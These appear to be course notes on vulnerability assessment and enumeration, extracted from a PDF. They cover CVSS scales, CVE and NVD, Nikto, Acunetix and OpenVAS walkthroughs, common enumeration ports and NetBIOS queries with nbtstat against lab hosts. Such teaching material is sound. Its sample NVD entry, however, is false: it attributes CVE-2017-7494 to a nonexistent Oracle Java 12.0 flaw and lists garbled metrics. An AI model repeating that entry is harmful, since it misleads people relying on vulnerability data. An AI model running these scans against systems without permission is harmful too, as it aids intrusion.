They are installed in private or non-routable space, or the Internet addressable portion of an organization's network	Some solutions are hosted inside the network, others are hosted outside the network.
If it is installed in the private network or in other words, behind the firewall, it cannot always detect outside attacks	A drawback of this solution is that attackers can audit the network from outside
Service based solutions	

➤ Working with vulnerability assessment solutions



- Types of vulnerability assessment tools
 - ❖ Host-based vulnerability assessment tools
 - Finds and identifies the OS running on a particular host computer and tests it for known deficiencies.
 - Search for common application and services.
 - ❖ Depth assessment tools
 - These tools find and identify previously unknown vulnerabilities in a system. These types of tools include “fuzzers”.
 - ❖ Application Layer Vulnerability Assessment tools
 - Application layer vulnerability assessment tools are directed towards web servers or data bases.
 - ❖ Scope assessment tools
 - They provide security to the IT system by testing for vulnerabilities in the application and OS.
 - ❖ Active/Passive tools
 - Active scanners perform vulnerability checks on the network that consume resources on the network.
 - Passive scanners do not affect system resources considerably; they only observe system data and perform data processing on a separate analysis machine.
 - ❖ Location/ data examined tools
 - ✓ Network based scanners
 - ✓ Agent based scanners
 - ✓ Proxy scanners
 - ✓ Cluster scanners
- Characteristics of a good Vulnerability assessment tools

Ensures **correct outcomes by testing the network**, network resources, ports, protocols, and operating systems

Uses well-organized **inference-based approach** for testing

Automatically scans against continuously **updated databases**

Creates brief, actionable, and customizable reports, including **vulnerabilities by severity level** and trend analysis

Supports various **networks**

Suggests **proper remedies** and **workarounds** to correct vulnerabilities

Imitates the **outside view of attackers** for an objective

➤ Best Practices for selecting vulnerability assessment tools

Ensure that it **does not damage your network or system** while running tools

Understand the functionality and decide what information you want to collect before starting

Decide the **source location** of the scan, taking into consideration the information you want to collect

Enable logging every time you scan any computer

Users should **scan their systems frequently** for vulnerabilities

➤ Common Vulnerability Scoring System (CVSS)

CVSS provides an open framework for communicating the characteristics and impacts of IT Vulnerabilities. Its quantitative model ensures repeatable accurate measurement while enabling users to see the underlying vulnerability characteristics that were used to generate the scores.

CVSS v2.0 Ratings

SEVERITY	BASE SCORE RANGE
LOW	0.0 - 3.9
MEDIUM	4.0 - 6.9
HIGH	7.0 - 10.0

CVSS v3.0 Ratings

SEVERITY	BASE SCORE RANGE
NONE	0.0
LOW	0.1 - 3.9
MEDIUM	4.0 - 6.9
HIGH	7.0 - 8.9
CRITICAL	9.0 - 10.0

➤ Resources for Vulnerability Research

- ✓ Common Vulnerabilities and Exposures (CVE)

CVE® is a publicly available and free to use list of dictionary of standardized identifiers for common software vulnerabilities and exposures.

TOTAL CVE IDs: 94652

Section Menu

- CVE IDs**
 - [CVEView Twitter Feed](#)
 - [Other Updates & Feeds](#)
- Request a CVE ID**
 - [Contact a CVE Numbering Authority \(CNA\)](#)
 - [Contact Primary CNA \(MITRE\) – CVE Request web form](#)
 - [Reservation Guidelines](#)
- CVE LIST (all existing CVE Entries)**
 - [Downloads](#)
 - [Search CVE List](#)
 - [Search Tips](#)
 - [View Entire CVE List \(HTML\)](#)
 - [Reference Key/Maps](#)
 - [NVD Advanced CVE Search](#)
 - [CVE Entry Scoring Calculator](#)
 - [CVE Numbering Authorities](#)

CVE List Master Copy

CVE® is a publicly available and free to use list or dictionary of standardized identifiers for common software vulnerabilities and exposures. You may search or download CVE, copy it, redistribute it, reference it, and analyze it, provided you **do not modify** CVE itself as per our [Terms of Use](#).

Download CVE

Allows you to download the entire CVE List in various formats.

[Choose Format](#)

View CVE

Provides an HTML-formatted listing of the current version of all CVE Entries on the CVE List.

[View Entries](#)

Search Master Copy of CVE

You can search for a CVE number if known. To search by keyword, use a specific term or multiple keywords separated by a space. Your results will be the relevant CVE Entries.

By CVE Identifier

[Submit](#)

By Keyword(s)

[Submit](#)

- ✓ National Vulnerability Database (NVD)

The NVD includes databases of security checklist references, security related software flaws, misconfigurations, product names and impact metrics.

NIST
National Vulnerability Database

NVD

Identifier

CVE-2017-7494 Detail

Current Description

Summary: Oracle Java version 12.0 is vulnerable to remote code execution vulnerability, allowing a malicious client to execute arbitrary code on the host system via Java Web Start or JavaFX.

Vulnerability Release Date

CVSS 3.0 Score: 9.8 (Critical)

Impact

CVSS 3.0 Score: 9.8 (Critical)

CVSS v3.0 Score

CVSS 2.0 Score: 9.8 (Critical)

CVSS v2 Score

CVSS 2.0 Score: 9.8 (Critical)

CVSS Version 3 Metrics:

- Attack Vector: Public Network
- Attack Complexity: Low
- Privileges Required: None
- User Interaction: None
- Risk Type: Remote Code Execution
- Confidentiality: 100% Impact: 100% Availability: 100%

CVSS Version 2 Metrics:

- Access Vector: Network
- Access Complexity: Low
- Authentication: Not Required to exploit
- Risk Type: Remote Code Execution

<https://nvd.nist.gov>

- ✓ Microsoft vulnerability research
- ✓ Security magazine
- ✓ SC magazine
- ✓ Vulnerability lab
- ✓ Security tracker
- ✓ Security focus

➤ Nikto

Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers.

✓ options

```
root@kali:~# nikto -h
Option host requires an argument

  -config+           Use this config file
  -Display+          Turn on/off display outputs
  -dbcheck            check database and other key files for syntax errors
Word+Format+        save file (-o) format
  -Help               Extended help information
  -host+              target host
  -id+                Host authentication to use, format is id:pass or id:pass:realm
  -list-plugins       List all available plugins
  -output+            Write output to this file
  -nossal             Disables using SSL
  -no404              Disables 404 checks
  -Plugins+           List of plugins to run (default: ALL)
  -port+              Port to use (default 80)
  -root+              Prepend root value to all requests, format is /directory
  -ssl                Force ssl mode on port
  -Tuning+            Scan tuning
  -timeout+           Timeout for requests (default 10 seconds)
  -update              Update databases and plugins from CIRT.net
  -Version             Print plugin and database versions
  -vhost+              Virtual host (for Host header)
  + requires a value

Note: This is the short help output. Use -H for full help text.
```

✓

```
root@kali:~# nikto -h http://www.goodshopping.com -Tuning 1
- Nikto v2.1.6
-----
+ Target IP:          10.10.10.16
+ Target Hostname:    www.goodshopping.com
+ Target Port:         80
+ Start Time:         2020-01-27 06:13:36 (GMT-5)

-----
+ Server: Microsoft-IIS/10.0
+ Retrieved x-aspnet-version header: 4.0.30319
+ Retrieved x-powered-by header: ASP.NET
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a non
nt fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ 2067 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:            2020-01-27 06:13:42 (GMT-5) (6 seconds)

-----
+ 1 host(s) tested
root@kali:~#
```

➤ Acunetix


✓ Setup installation

The first screenshot shows the 'Administrative User' configuration screen. It has fields for 'Email' (xyz@xyz.com) and 'Password' (*****). The second screenshot shows the 'Server information' configuration screen with the 'Server port' set to 13443. The third screenshot is a 'Security Warning' dialog box. It contains a warning message about installing a certificate from 'Acunetix WVS Root Authority'. It includes the thumbprint 'F63657F8 CD624EC4 3CF23E8F C35A4C10 68051D3B' and a 'Warning:' section about trusting the certificate. At the bottom, there are 'Yes' and 'No' buttons.

✓ Sign in

The screenshot shows the Acunetix 'Sign In' page. It has fields for 'Email' (xyz@xyz.com) and 'Password'. There is a 'Keep me signed in' checkbox and a 'Login' button at the bottom. The page is branded with the Acunetix logo and 'WEB APPLICATION SECURITY' text.

✓ Targets configuration



✓ Scanning options configuration

The screenshot shows the scanning options configuration screen. At the top, there are buttons for 'Back', 'Scan', and 'Save'. Below them are tabs for 'General', 'Crawl' (which is selected and highlighted with a red circle), 'HTTP', and 'Advanced'. The 'Target Info' section shows the target URL 'http://www.moviescope.com'. Underneath, there are fields for 'Description' (containing 'scanning for web security'), 'Business Criticality' (set to 'High'), 'Scan Speed' (set to 'Fast' on a scale from 'Slower' to 'Fast'), and 'Continuous Scanning' (disabled). Below this is a 'Choose Scanning Options' dialog with fields for 'Scan Type' (set to 'Full Scan'), 'Report' (set to 'OWASP Top 10 2013'), and 'Schedule' (set to 'Instant'). A note at the bottom of the dialog says '1 scan will be created'. At the bottom right of the dialog, there are 'Create Scan' and 'Close' buttons, with the 'Create Scan' button being clicked.

✓ Scanning


The screenshot shows the Acunetix web scanner interface. At the top, there are buttons for 'Back', 'Stop Scan', 'Generate Report', and 'WAF Export...'. Below these are tabs for 'Scan Stats & Info', 'Vulnerabilities' (which is selected), 'Site Structure', and 'Events'. A large red circular icon indicates a 'HIGH' threat level. To its right, the text 'Acunetix Threat Level 3' is displayed. Below this, a message states: 'One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.' In the bottom left corner of the main panel, there is a 'Progress' bar labeled 'Overall progress' with a value of '100%' and a status message: 'Scanning of www.moviescope.com started'. To the right of the progress bar is the date and time: 'Feb 12, 2020 2:05:26 AM'.

✓ Vulnerability analysis

The screenshot shows the 'Vulnerabilities' tab of the Acunetix interface. At the top, there are buttons for 'Back', 'Stop Scan', 'Generate Report', 'WAF Export...', and 'Group By: None'. Below these are tabs for 'Scan Stats & Info', 'Vulnerabilities' (selected), 'Site Structure', and 'Events'. A table lists the vulnerabilities found:

Se...	Vulnerability	URL
1	Blind SQL Injection	http://www.moviescope.com/
1	Blind SQL Injection	http://www.moviescope.com/
1	Microsoft IIS tilde directory enumeration	http://www.moviescope.com/
1	Unencrypted __VIEWSTATE parameter	http://www.moviescope.com/
1	Vulnerable Javascript library	http://www.moviescope.com/
1	ASP.NET debugging enabled	http://www.moviescope.com/
1	ASP.NET version disclosure	http://www.moviescope.com/
1	Clickjacking: X-Frame-Options header missing	http://www.moviescope.com/
1	Login page password-guessing attack	http://www.moviescope.com/
1	OPTIONS method is enabled	http://www.moviescope.com/

- ✓ Generating reports



➤ OpenVAS

- ✓ Installing OpenVAS

```
root@kali: ~
File Actions Edit View Help
(root@kali)-[~]
# apt install openvas gvm
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

- ✓ Backup username and password

```
[+] Done
[*] Please note the password for the admin user
[*] User created with password 'a7c33e84-4036-43fa-af86-a7047bf30bcc'.
```

- ✓ keep PostgreSQL updated

```
root@kali: ~
File Actions Edit View Help
(root@kali)-[~]
# psql --version
psql (PostgreSQL) 13.0 (Debian 13.0-4)
(root@kali)-[~]
# ls /usr/lib/postgresql
13
```

- ✓ Looking for default Local port configuration and starting postgresql starting

```
(root💀 kali)-[~]
# cat /etc/postgresql/13/main/postgresql.conf | grep port
port = 5432 # (change requires restart)
#ssl_passphrase_command_supports_reload = off
# supported by the operating system:
# supported by the operating system:
# supported by the operating system:
#   %r = remote host and port

(root💀 kali)-[~]
# service postgresql restart
```

- ✓ checking setup for misconfigurations

```
(root💀 kali)-[~]
# gvm-check-setup

It seems like your GVM-20.8.0 installation is OK.
```

- ✓ Changing default port configurations

```
(root💀 kali)-[~]
# nano /lib/systemd/system/greenbone-security-assistant.service
```

Change listing IP from 0.0.0.0 to 127.0.0.1

```
GNU nano 5.3          /lib/systemd/system/greenbone-security-assistant.service
[Unit]
Description=Greenbone Security Assistant (gsad)
Documentation=man:gsad(8) https://www.greenbone.net
After=network.target
Wants=gvmd.service


[Service]
Type=forking
User=_gvm
Group=_gvm
ExecStart=/usr/sbin/gsad --listen=0.0.0.0 --port=9392
Restart=always
TimeoutStopSec=10

[Install]
WantedBy=multi-user.target
Alias=gsad.service
```

✓

```
(root💀kali)-[~] systemctl daemon-reload & systemctl restart greenbone-security-assistant.service
```

- ✓ login to local host



Websites prove their identity via certificates. Firefox does not trust this site because it uses a certificate that is not valid for 127.0.0.1:9392.


Error code: SEC_ERROR_UNKNOWN_ISSUER

[View Certificate](#)

Go Back (Recommended)

Accept the Risk and Continue

Give the default username and passwords



- ✓ Changing default passwords

The screenshot shows the 'Edit User Settings' interface. On the left, there's a sidebar with 'My Settings' and tabs for 'General', 'Severity', 'Defaults', and 'File'. The main area has a 'General Settings' tab. It includes fields for 'Timezone' (set to 'Coordinated Universal Time/UTC'), 'User Interface Language' (set to 'Browser Language'), 'Rows Per Page' (set to '10'), and several file name export options. A red box highlights the 'Change Password' section, which contains three input fields: 'Old', 'New', and 'Confirm'.

- ✓ Starting gvm-service

```
(root㉿kali)-[~]
# gvm-start
[*] Please wait for the GVM / OpenVAS services to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI (Greenbone Security Assistant): https://127.0.0.1:9392
```

- ✓ Login with new passwords
- ✓ Go to configuration menu and set targets
- ✓ Set targets and save

The screenshot shows the 'New Target' configuration dialog. On the left, there's a sidebar with 'Dashboards' and 'Scans' and a 'Targets 0 of 0' link, which is circled in red. The main dialog has sections for 'Hosts' (radio buttons for 'From file' or 'Manual', with 'Manual' selected), 'Exclude Hosts' (radio buttons for 'From file' or 'Manual'), 'Port List' (set to 'All IANA assigned TCP and UDP ports'), 'Alive Test' (set to 'ICMP Ping'), and 'Credentials for authenticated checks' (dropdowns for 'SSH', 'SMB', 'ESXI', and 'SNMP'). At the bottom, there are 'Reverse Lookup Only' (radio buttons for 'Yes' or 'No') and 'Reverse Lookup' (radio buttons for 'VNC' or 'No'). A large green 'Save' button is at the very bottom right, also circled in red.

- ✓ Select the task option in scan menu
- ✓ Set task

New Task

Name	10.0.2.6 Scan Task
Comment	
Scan Targets	10.0.2.6 scan
Alerts	
Schedule	-- <input type="checkbox"/> Once
Add results to Assets	<input checked="" type="radio"/> Yes <input type="radio"/> No
Apply Overrides	<input checked="" type="radio"/> Yes <input type="radio"/> No
Min QoD	70 %
Alterable Task	<input type="radio"/> Yes <input checked="" type="radio"/> No
Auto Delete Reports	<input checked="" type="radio"/> Do not automatically delete reports <input type="radio"/> Automatically delete oldest reports but always keep newest [5] reports
Scanner	OpenVAS Default
Scan Config	Full and fast

- ✓ Start the scan

Name	Status	Reports	Last Report	Severity	Trend	Actions
10.0.2.6 Scan Task	Running	0	2018-01-18 10:00:00	Information	Stable	

- ✓ Vulnerability assessment
- ✓ Reports generating

● Enumeration

➤ What is enumeration?

Process of extracting info from target in an organized and methodical manner by initiating active connections is called enumeration. This technique is usually conducted internally. Attacker then directly queries the target by,

- ✓ Looking for remote IPC shares
- ✓ Looking for services that offer up data
- ✓ Creating a null session
- ✓ Extracting info from Email IDs
- ✓ Obtaining info through Default passwords

The information that we try to gain are,

- ✓ Usernames
- ✓ Groups
- ✓ Machine names
- ✓ Network resources
- ✓ Services running
- ✓ Routing tables
- ✓ Auditing services
- ✓ Applications
- ✓ DNS & SNMP info.
- ✓ ARP tables
- ✓ Traffic stats

➤ Port enumeration


	TCP/UDP 53		TCP/UDP 389
	Domain Name System (DNS) Zone Transfer		Lightweight Directory Access Protocol (LDAP)
	TCP/UDP 135		TCP/UDP 3268
	Microsoft RPC Endpoint Mapper		Global Catalog Service
	UDP 137		TCP 25
	NetBIOS Name Service (NBNS)		Simple Mail Transfer Protocol (SMTP)
	TCP 139		TCP/UDP 162
	NetBIOS Session Service (SMB over NetBIOS)		SNMP Trap
	TCP/UDP 445		UDP 500
	SMB over TCP (Direct Host)		ISAKMP/Internet Key Exchange (IKE)
	UDP 161		TCP/UDP 5060, 5061
	Simple Network Management protocol (SNMP)		Session Initiation Protocol (SIP)

- ✓ 53: Used for DNS Zone Transfers; DNS system keeps servers up to date
- ✓ 135: Communications between client-server apps, such as Microsoft Outlook to communicate with Microsoft Exchange
- ✓ 137: Associated with NetBIOS Name Service (NBNS) is designed to provide name resolution services involving the NetBIOS protocol. The service allows NetBIOS to associate names & IP addresses of individuals, systems & services. This service is a natural & easy target for many attackers
- ✓ 139: NetBIOS Session Service (SMB over NetBIOS) management of connections between NetBIOS-enabled clients & apps. Service is used by NetBIOS to establish connections & tear them down when they are no longer needed
- ✓ 161 and 162: SNMP is a protocol used to manage & monitor network devices & hosts. The protocol is designed to facilitate messaging, monitoring, auditing, & other capabilities. Listening takes place on 161 & traps are received on 162

- ✓ 389: LDAP is used by many apps; Two of the most common are Active Directory & Exchange. Used to exchange info between two parties. If this port is open, that means one of these or a similar product is present
- ✓ 25: Most of the internet systems use SMTP as a method to transfer mail from one user to another. SMTP is used to send the mail whereas POP (post office protocol) or IMAP (internet message access protocol) are used to retrieve those mails at the receiver's side. The SMTP server is always on listening mode.
- ✓ 500: It is a network security protocol designed to dynamically exchange encryption keys and find a way over Security Association (SA) between 2 devices.
- ✓ 5060/5061: It's the protocol that describes the way to find out Internet telephone calls, video conferences and other multimedia connections, manage them and terminate them.

➤ Defaults

Default passwords are one of the major contributing factors to large-scale security compromises. A default password is a standard pre-configured password for a device.



➤ The art of misdirection

We can misdirect attackers by displaying fake details about the devices in a network.



- ❖ What's the default SSID for a Linksys wireless router?
- ❖ What would someone "assume" if I used the username of "root"?
- ❖ What if I named my Samsung Tablet "iPad"?

➤ NetBIOS

NetBIOS (Network Basic Input/output System) is a program that allows applications on different computers to communicate within a local area network (LAN). It was created by IBM for its early PC Network, was adopted by Microsoft.

Software applications on a NetBIOS network locate and identify each other through their NetBIOS names. The NetBIOS name is 16 ASCII characters, but Microsoft limits the host name to 15 characters and reserves the 16th character as a NetBIOS suffix. This suffix describes the service or name record type. Types might include a host record, master browser record, or domain controller record. The host name (or short host name) is specified when Windows networking is installed or configured. Registering the NetBIOS name is required by the application but is not supported by Microsoft for IPv6.

Attackers use the NetBIOS enumeration to obtain:

- ✓ List of computers that belong to a domain
- ✓ List of shares on the individual hosts on the network
- ✓ Policies and passwords

NetBIOS Name List			
Name	NetBIOS Code	Type	Information Obtained
<host name>	<00>	UNIQUE	Hostname
<domain>	<00>	GROUP	Domain name
<host name>	<03>	UNIQUE	Messenger service running for that computer
<username>	<03>	UNIQUE	Messenger service running for that individual logged-in user
<host name>	<20>	UNIQUE	Server service running
<domain>	<1D>	GROUP	Master browser name for the subnet
<domain>	<1B>	UNIQUE	Domain master browser name, identifies the Primary domain controller (PDC) for that domain

❖ Looking for NetBIOS name

nbtstat -a <ip>

```
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>nbtstat -a 192.168.1.4

Ethernet:
Node IpAddress: [192.168.1.5] Scope Id: []

NetBIOS Remote Machine Name Table

  Name        Type      Status
  WIN7-PC    <00>    UNIQUE    Registered
  WORKGROUP  <00>    GROUP     Registered
  WIN7-PC    <20>    UNIQUE    Registered
  WORKGROUP  <1E>    GROUP     Registered
  WORKGROUP  <1D>    UNIQUE    Registered
  @_MSBROWSE_:* <01>    GROUP     Registered

MAC Address = 00-00-27-AC-D5-CD
```

nbtstat -c

```
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>nbtstat -c

Ethernet:
Node IpAddress: [192.168.1.5] Scope Id: []

